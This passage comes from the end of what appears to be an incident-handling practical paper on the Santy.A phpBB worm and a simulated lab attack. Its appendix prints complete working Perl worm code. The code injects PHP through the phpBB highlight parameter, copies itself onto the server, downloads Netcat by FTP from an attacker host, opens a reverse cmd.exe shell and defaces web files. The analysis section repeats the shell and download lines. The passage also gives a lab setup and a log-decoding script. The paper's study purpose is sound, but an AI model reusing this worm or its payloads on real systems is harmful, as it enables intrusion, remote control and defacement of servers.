        $dir .= '/' unless $dir =~ m#/$#;
```

Next it will open the specified directory for further processing or exit if it cannot.

```
        opendir DIR, $dir or return;
```

Finally it will go through all the sub directories recursively enumerating all files it finds, except for the `.` and `..` directories. If these files match those being searched for the `DoFile()` function is called and passed the path and filename.

```
for my $ent (grep { $_ ne '.' and $_ ne '..' } readdir DIR) {

        unless(-l $dir . $ent) {
         if(-d _) {
           DoDir($dir . $ent);
           next;
         }
        }

        if($ent =~ /\.htm/i or $ent =~ /\.php/i or $ent =~
         /\.asp/i or $ent =~ /\.shtm/i or $ent =~ /\.jsp/i
        or $ent =~ /\.phtm/i) {
         DoFile($dir . $ent);
       }
}
```

The last function is `PayLoad()` this function generates a list of drive letters and the UNIX '/' directory which is added to an array that is passed on to the DoDir()

function when it is called. The code adding '/' to the array is shown below.

```
push(@dirs, '/ ');
```

Now adding drive letters for use on Windows systems.

```
for my $l ('A' .. 'Z') {
  push(@dirs, $l . ':');
}
```

Lastly it calls `DoDir()` for each drive contained in the array.

```
for my $d (@dirs) {
  DoDir($d);
}
```

This concludes the analysis of the Santy.A source code.

Appendix C – Modified Code Used in the Attack

```
#
# Modified Santy.A code used to demonstrate phpBB highlight
# vulnerability.
#
# NOT FOR MALICIOUS USAGE!
#
#!/usr/bin/perl
use strict;
use Socket;


sub PayLoad();
sub DoDir($);
sub DoFile ($);
sub DoScript($);

sub GrabURL($);
sub str2chr($);

eval{ fork and exit; };

#If code is greater than 3rd generation go run payload, so we hard code this to 3
#want it to run on our target
my $generation = 3;

if ($generation > 3) {
        my $scriptname =  "fscript.txt";

        #Call function to create the script file for command line FTP client
        DoScript($scriptname);

        #FTP to attacker's server to run script (which downloads Netcat)
        my $getNC = 'ftp -s:fscript.txt 10.1.2.2';
        my $codeNC = '&highlight=%2527%252Esystem(' . str2chr($getNC) .
')%252e%2527';

        my $url = 'http://10.1.1.20/phpBB2/viewtopic.php?t=1';

        $url =~ s/&highlight=.*$//;
        $url .= $codeNC;

        GrabURL($url);

        #Now run Netcat to shovel cmd back to the attackers system
        my $sendCMD = 'svchost -n -d 10.1.2.2 80 -e cmd.exe';
        my $codeSCMD = '&highlight=%2527%252Esystem(' . str2chr($sendCMD) .
')%252e%2527';

        $url =~ s/&highlight=.*$//;
        $url .= $codeSCMD;

        GrabURL($url);

        #Run the usual Santy.A payload - deface the server
        PayLoad();
        exit;
}
```

```
open IN, $0 or exit;
my $self = join '', <IN>;
close IN;

#Delete the source file
unlink $0;

#Increment $generation value by 1
$self =~ s/my \$generation = (\d+);/'my $generation = ' . ($1 + 1) . ';'/e;

my $selfFileName = 'm1ho2of';
my $markStr = 'HYv9po4z3jjHWanN';
my $perlOpen = 'perl -e "open OUT,q(>' . $selfFileName . ') and print q(' .
$markStr . ')"';
my $tryCode = '&highlight=%2527%252Esystem(' . str2chr($perlOpen) .
')%252e%2527';


#No longer use Google to find potential victim sites we know the target
my $url = 'http://10.1.1.20/phpBB2/viewtopic.php?t=1';

#Just a check
print $url;

#We want to use our own crafted highlight statement so remove any existing one
from the URL
$url =~ s/&highlight=.*$//;
$url .= $tryCode;

GrabURL($url);

#Send over our own code in a crafted URL, 20 characters at a time
while($self =~ /(.{1,20})/gs)
{

        #print $1;
        my $portion = '&highlight=%2527%252Efwrite(fopen(' .
str2chr($selfFileName) . ',' . str2chr('a') . '),' . str2chr($1) .
'),exit%252e%2527';

        $url =~ s/&highlight=.*$//;
        $url .= $portion;

        #print $url;
        GrabURL($url);
}

#We have now written all our code to the file on the victim's server, time to run
the code
my $syst = '&highlight=%2527%252Esystem(' . str2chr('perl ' . $selfFileName) .
')%252e%2527';
$url =~ s/&highlight=.*$//;
$url .= $syst;

GrabURL($url);



sub str2chr($) {
  my $s = shift;
  #Convert all characters into equivalent chr() format for PHP to convert back to
ASCII
  $s =~ s/(.)/'chr(' . ord($1) . ')%252e'/seg;

  #Remove last occurance of %252e as this will be added later
  $s =~ s/%252e$//;

  return $s;
}


sub GrabURL($) {

  #remove http:// from URL
  my $url = shift;
  $url =~ s#^http://##i;

  #print $url;
  print "\n";
  #split URL into hostname and rest of the path
  my ($host, $res) = $url =~ m#^(.+?)(/.*)#;
  return unless defined($host) && defined($res);

  #Corrected code $resHTTP... should be $res HTTP...
  my $r =
  "GET $res HTTP/1.0\015\012" .
  "Host: $host\015\012" .
  "Accept:*/*\015\012" .
  "Accept-Language: en-us,en-gb;q=0.7,en;q=0.3\015\012" .
  "Pragma: no-cache\015\012" .
  "Cache-Control: no-cache\015\012" .
  "Referer: http://" . $host . $res . "\015\012" .

  "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\015\012" .
  "Connection: close\015\012\015\012";
  print "\n\n";
  print $host;
  print "\n\n";
  print $res;

  #Use port 80 ...
  my $port = 80;

  #Translate URL hostname into data structure for socket use
  my $internet_addr = inet_aton($host) or return;

  #Create a tcp socket with filehandle 'Server'
  socket(Server, PF_INET, SOCK_STREAM, getprotobyname('tcp')) or return;
  setsockopt(Server, SOL_SOCKET, SO_RCVTIMEO, 10000);

  connect(Server, sockaddr_in($port, $internet_addr)) or return;
  select((select(Server), $| = 1)[0]);
  print Server $r;

  my $answer = join '', <Server>;
  close (Server);

  return $answer;
}

#fucntion that creates script file for FTP command
```

```
sub DoScript($) {
  my $s = q{anonymous
  coyotessuck
  bin
  get svchost.exe
  bye
  };

  #Delete any file of same name before writting new file
  unlink $_[0];

  open OUT, ">$_[0]" or return;
  print OUT $s;
  close OUT;
}

#Same as Santy.A our defacement file
sub DoFile($) {
  my $s = q{
  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
  <HTML><HEAD><TITLE>This site is defaced!!!</TITLE></HEAD>
  <BODY bgcolor="#000000" text="#FF0000">
  <H1>This site is defaced!!!</H1>
  <HR><ADDRESS><b>NeverEverNoCoyotes WebWorm generation }
  . $generation .q{.</b></ADDRESS>
  </BODY></HTML>
  };

  unlink $_[0];
  open OUT, ">$_[0]" or return;
  print OUT $s;
  close OUT;
}

#Same as Santy.A our Directory traversal and file search function
sub DoDir($) {

  my $dir = $_[0];
  print "\nDIRECTORY TO SEARCH: \n";
  print $dir;

  $dir .= '/' unless $dir =~ m#/$#;
  #print $dir;
  #print "\n";

  local *DIR;
  opendir DIR, $dir or return;

  #print "\n\nFILES FOUND IN THIS DIRECTORY:\n\n";
  for my $ent (grep { $_ ne '.' and $_ ne '..' } readdir DIR) {

    unless(-l $dir . $ent) {
      if(-d _) {
        DoDir($dir . $ent);
    next;
    }
  }


  if($ent =~ /\.htm/i or $ent =~ /\.php/i or $ent =~ /\.asp/i or $ent =~
/\.shtm/i or $ent =~ /\.jsp/i or $ent =~ /\.phtm/i) {
    #comment these print statements out of you wish to see only the Directory
results and not the files
    #found within them
    print $ent;
    print "\n";
    DoFile($dir . $ent);
  }

}

closedir DIR;
}

#Same as Santy.A our initial payload function
sub PayLoad() {

  my @dirs;


  eval{
    while(my @a = getpwent()) { push(@dirs, $a[7]);}
    };

  push(@dirs, '/ ');

  #Hard coded drive letter to W, as with Uniserver web server resides on W
  #no need to wipe out your whole machine and waste time reloading it during
testing

  for my $l ('W') {
    push(@dirs, $l . ':');
  }
  for my $d (@dirs) {
    #Just a marker used to observer progress of the search
    print "****** \n FIRST DRIVE \n\n";
    print $d;
    print "\n\n";
    DoDir($d);
  }
}
```

Analysis of Changes Made to the Santy.A Source Code

This Perl script was the one used to attack the Windows webserver, the changes necessary to attack a Linux system have already been covered in the main body of the paper.The major difference between Daffy's code and Santy.A is seen below.

```
        DoScript($scriptname);


         my $getNC = 'ftp -s:fscript.txt 10.1.2.2';
         my $codeNC = '&highlight=%2527%252Esystem(' . str2chr($getNC) .
')%252e%2527';

         my $url = 'http://10.1.1.20/phpBB2/viewtopic.php?t=1';

         $url =~ s/&highlight=.*$//;
         $url .= $codeNC;

         GrabURL($url);

         my $sendCMD = 'svchost -n -d 10.1.2.2 80 -e cmd.exe';
         my $codeSCMD = '&highlight=%2527%252Esystem(' . str2chr($sendCMD) .
')%252e%2527';
```

Here Daffy uses the highlight vulnerability to first create a script file on the remote server. Next he runs `ftp` from the command line on the remote server passing it the script file. This downloads the renamed Netcat, which is then executed on the remote server with command line options that shovel the command prompt back to his laptop.

The `DoScript()` function is very similar to the `DoFile()` function used by Santy.A, as can be seen below.

```
       sub DoScript($) {
         my $s = q{anonymous
         coyotessuck
         bin
         get svchost.exe
         bye
         };

         #Delete any file of same name before writting new file
         unlink $_[0];

         open OUT, ">$_[0]" or return;
         print OUT $s;
         close OUT;
       }
```

Beyond this Daffy lets the code complete the usual payload that Santy.A executes.

Appendix D – Tools of the Trade and Setup

Linux 'Server' Software

Fedora Core 3	http://fedora.redhat.com/
Apache 2.0.52	http://httpd.apache.org/
MySQL 4.0	http://www.mysql.com/
PHP 4.3.9	http://www.php.net/downloads.php
phpBB 2.0.10	http://sourceforge.net/project/showfiles.php?group_id=7885

Installation is straightforward for these applications so there is no point in repeating the excellent instructions found on their respective web sites.

Instead of installing each application separately you can choose to install them as part of the Fedora Core 3 installation. However you will not be getting the latest versions. You will still need to install phpBB separately in either case. Just note that the MySQL database installed with Fedora Core 3 is version 3, phpBB needs to know this during installation.

Windows 'Server' Software

Uniform Server	http://miniserver.sourceforge.net/
phpBB 2.0.10	http://sourceforge.net/project/showfiles.php?group_id=7885

Installation of the uniform server is quite straightforward, however be sure to edit the `.htaccess` file once installed, by default everyone but localhost is denied access to the webserver. There are excellent tutorials on installing phpBB at this link: http://www.phpbb.com/support/tutorials/

The first tutorial will show you how to install phpBB on either platform.

Other Tools Used

EnginSite Perl Editor Lite	http://enginsite.com/Perl.htm
PhpEditor IDE	http://www.phpeditoride.net/en/index.php?str=
Kiwi Syslog Daemon	http://www.kiwisyslog.com/
Microsoft Visio 2003	Network diagram.

Actual Test Network

A diagram of the actual network setup used to simulate the network for the attack scenario is found on the next page.




Figure 15: Actual network setup used to simulate attack environment

Apache Log File Decoding Script

Source code for the Perl script used by Daffy to try and make sense of his Apache log files, though it is far from perfect it does manage to recover much of the code. However in testing the problem seems to lie with the quality of the Apache logs themselves, many of the entries were duplicated partially which causes and overlap of information once the logs have been decoded. Also note that the Santy.A worm sends the code over in 20 character chunks, and with each it crafts the URL to write to the file `m1ho2of`, so this name is scattered throughout the decoded results unless removed, but again this impacts the code. After this exercise I have respect for the author of the original post to BugTraq, Shannon Lee, who did manage to decipher these logs successfully and with much better results.

```
#
# Apache log file decoder, for use with Santy.A attack logs
#
#!/usr/local/bin/perl

my $count;
my $decoded ='';
my $chronly = '';

#Copy your Apache logs of the attack to a file named logs.txt
open IN, 'logs.txt' or exit;
my $logs = join '', <IN>;
close IN;

#Remove all newlines, making one big string!
$logs =~ s/(\n)//gixs;

#We only want log entries that look like chr(1), chr(11), or chr(111)
while ($logs =~ m/(chr\(...\) | chr\(..\) | chr\(.\))/gisx)
{
        #Add what we find together into another new big string!
        $chronly .= $1;
}

#Well now this big string is quite a mess, I know we need some spaces!
$chronly =~ s/\)c/\) c/gxs;

#In fact, lets just do away with the whole chr thing, numbers only here!
$chronly =~ s/(chr\( | \))//gxs;

#Hmm the numbers just can't get along, time for a split into an array
my @coded = split (' ',$chronly);

#These numbers have real issues! they don't want to be numbers anymore
#Ok fine as long as they keep coming we'll change them back to characters
for ($count=0; $count < scalar(@coded); $count++)
{
        $decoded .= chr($coded[$count]);
}

#Tada one serving of decoded worm, minus m1ho2of, whoever that is, the author
maybe?
$decoded =~ s/m1ho2ofa//gixs;
```

```
        print $decoded;
```

Here you have a sampling of the results of running the script on the log file of a complete attack on the webserver.

```
perl -e "open OUT,q(>m1ho2of) and print q(HYv9po4z3jjHWanN)"perl -e "open
OUT,q(>m1ho2of) and print q(HYv9po4z3jjHWanN)"#
# Santy.A - phpBB #
# Santy.A - phpBB <= 2.0.10 Web Worm S<= 2.0.10 Web Worm Source Code (Proof
ofource Code (Proof of Concept)
#          Concept)
#                          ~~                  ~~ For educational purpFor
educational purpose ~~
#
# See : htose ~~
#
# See : http://isc.sans.org/ditp://isc.sans.org/diary.php?date=2004-
12ary.php?date=2004-12-21
#          http:-21
#          http://www.k-otik.com/new//www.k-
otik.com/news/20041221.phpbbworms/20041221.phpbbworm.php
#          http.php
#          http://www.f-secure.com/://www.f-secure.com/v-descs/santy_a.shtmv-
descs/santy_a.shtml
#
#!/usr/bin/perl
l
#
#!/usr/bin/perl
use strict;
use Sockuse strict;
use Socket;


sub PayLoad();et;

sub PayLoad();
sub DoDir($);
sub D
sub DoDir($);
sub DoFile ($);
sub DoScroFile ($);
sub DoScript($);
sub GoGoogleipt($);
sub GoGoogle();

sub GrabURL($);();

sub GrabURL($);
sub str2chr($);

ev
sub str2chr($);

eval{ fork and exit; }al{ fork and exit; };

#This should star;

#This should start at 0 code from K-Ot at 0 code from K-Otik had it as 'x', ttik
had it as 'x', this would never incrhis would never increment $generation
myement $generation
my $generation = 4;
```

References

[1] "Vulnerability Note VU#497400" US-CERT 2004. 26 Dec 2004 http://www.kb.cert.org/vuls/id/497400

[2] "CAN-2004-1315 (under review)" CVE 2004. 26 Dec 2004 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1315

[3] "howdark.com exploits – follow up" phpBB 2004. 26 Dec 2004 http://www.phpbb.com/phpBB/viewtopic.php?t=240513

[4] "PHPBB Viewtopic.PHP PHP Script Injection Vulnerability" Bugtraq 2004. 26 Dec 2004. http://www.securityfocus.com/bid/10701

[5] "Glossary of Terms" Victoria Internet Providers 2004. 28 Dec 2004 http://www.viptx.net/orientation/glossary.html

[6] "Your first PHP-enabled page" PHP 2004. 28 Dec 2004 http://www.php.net/manual/en/tutorial.firstpage.php

[7] "Chapter 31. Magic Quotes" PHP 2004. 28 Dec 2004 http://php.planetmirror.com/manual/en/security.magicquotes.php#security.magicquotes.what

[8] "preg_quote" PHP 2003. 28 Dec 2004 http://www.php.net/function.preg_quote

[9] "preg_replace" PHP 2003. 28 Dec 2004 http://www.php.net/preg_replace

[10] "system" PHP 2003. 28 Dec 2004 http://www.php.net/system

[11] Pierobon, John Michael, The homepage of John Michael Pierobon. 29 Dec 2004. http://www.pierobon.org/iis/url.htm

[12] Ollmann, Gunter "URL Encoded Attacks – Attacks using the common web browser" 2003. 29 Dec 2004. http://www.technicalinfo.net/papers/URLEmbeddedAttacks.html

[13] "RFC 2396, Uniform Resource Identifiers (URI): Generic Syntax". IETF 1998. 29 Dec 2004. http://www.ietf.org/rfc/rfc2396.txt

[14] "7bit US-ASCII chart" 1001010.com 2004. 29 Dec 2004. http://www.1001010.com/ascii.shtml

[15] Ollmann, Gunter "URL Encoded Attacks – Attacks using the common web browser" 2003. 29 Dec 2004. http://www.technicalinfo.net/papers/URLEmbeddedAttacks.html

[16] "PHP Manual – preg_replace" PHP Documentation Group 2001. 29 Dec 2004 http://www.sunsite.ualberta.ca/Documentation/Misc/php-4.0.4pl1/function.preg-replace.html

[17] "Current Bleeding Snort Rulesets" Bleeding Snort 2004. 30 Dec 2004. http://www.bleedingsnort.com/staticpages/index.php?page=allsigs

[18] "ACME Corporation" Wikipedia 2005. 1 Jan 2005 http://en.wikipedia.org/wiki/ACME_Corporation

[19] "Road Runner cartoon" Wikipedia 2005. 1 Jan 2005 http://en.wikipedia.org/wiki/Wile_E._Coyote

[20] "FortiGate Antivirus Firewalls for Telecommuters, SOHOs, and Small/Medium-Sized Businesses" Fortinet 2004. 1 Jan 2005 http://www.fortinet.com/products/telesoho.html

[21] "Road Runner cartoon" Wikipedia 2005. 1 Jan 2005 http://en.wikipedia.org/wiki/Wile_E._Coyote

[22] "FortiWiFi Wireless Series" Fortinet 2004. 1 Jan 2005 http://www.fortinet.com/products/fortiwifi.html

[23] "Whois Search" InterNIC 2001. 1 Jan 2005 http://www.internic.net/whois.html

[24] "Nessus Open Source Vulnerability Scanner Project" Nessus 2005. 1 Jan 2005 http://www.nessus.org/index.php

[25] "Introduction" Insecure.org 2004. 1 Jan 2005 http://www.insecure.org/nmap/

[26] "Netcat 1.11 for Windows is Released" VulnWatch 2004. 1 Jan 2005 http://www.vulnwatch.org/netcat/

[27] "3Com Software Library – Additional Files" 3Com 2000. 3 Jan 2005 http://support.3com.com/software/utilities_for_windows_32_bit.htm

[28] Hollis, William. "Wardriving into GIAC Enterprises with JPEG's" Jan 2005 http://www.giac.org/practical/GCIH/William_Hollis_GCIH.pdf

[29] "oxid.it" 2004. 4 Jan 2005 http://www.oxid.it/cain.html

[30] "Downloads" Netstumbler.com 2004. 4 Jan 2005 http://www.netstumbler.com/

[31] "WinDump: tcpdump for Windows" 2004. 5 Jan 2005 http://windump.polito.it/

[32] Groothuis, Edwin, "How to use ftp in combination with .netrc" 2002. 7 Jan 2005 http://www.mavetju.org/unix/netrc.php

[33] "set_time_limit" PHP 2003. 7 Jan 2005

http://www.php.net/set_time_limit

[34] Hornat, Charles "JPEG Vulnerability: A day in the life of the JPEG Vulnerability" Jan 2005
http://www.giac.org/practical/GCIH/Charles_Hornat_GCIH.pdf

[35] "Handler's Diary December 21st 2004" SANS 2004. 11 Jan 2005
http://isc.sans.org/diary.php?date=2004-12-21

[36] Garner Jr., Geroge M "Forensic Acquisition Utilities" 2004. 11 Jan 2005
http://users.erols.com/gmgarner/forensics/

[37] Hollis, William. "Wardriving into GIAC Enterprises with JPEG's" Jan 2005
http://www.giac.org/practical/GCIH/William_Hollis_GCIH.pdf

[38] Lee, Shannon "phpBB Worm" Bugtraq 2004. 28 Dec 2004
http://www.securityfocus.com/archive/1/385063/2005-01-04/2005-01-10/2

[39] "MySQL Manual 8.8 The mysqldump Database Backup Program" MySQL 2002. 12 Jan 2005
http://dev.mysql.com/doc/mysql/en/mysqldump.html

[40] Lee, Shannon "phpBB Worm" Bugtraq 2004. 28 Dec 2004
http://www.securityfocus.com/archive/1/385063/2005-01-04/2005-01-10/2

[41] "set_time_limit" PHP 2003. 7 Jan 2005
http://www.php.net/set_time_limit

- End of Refrences -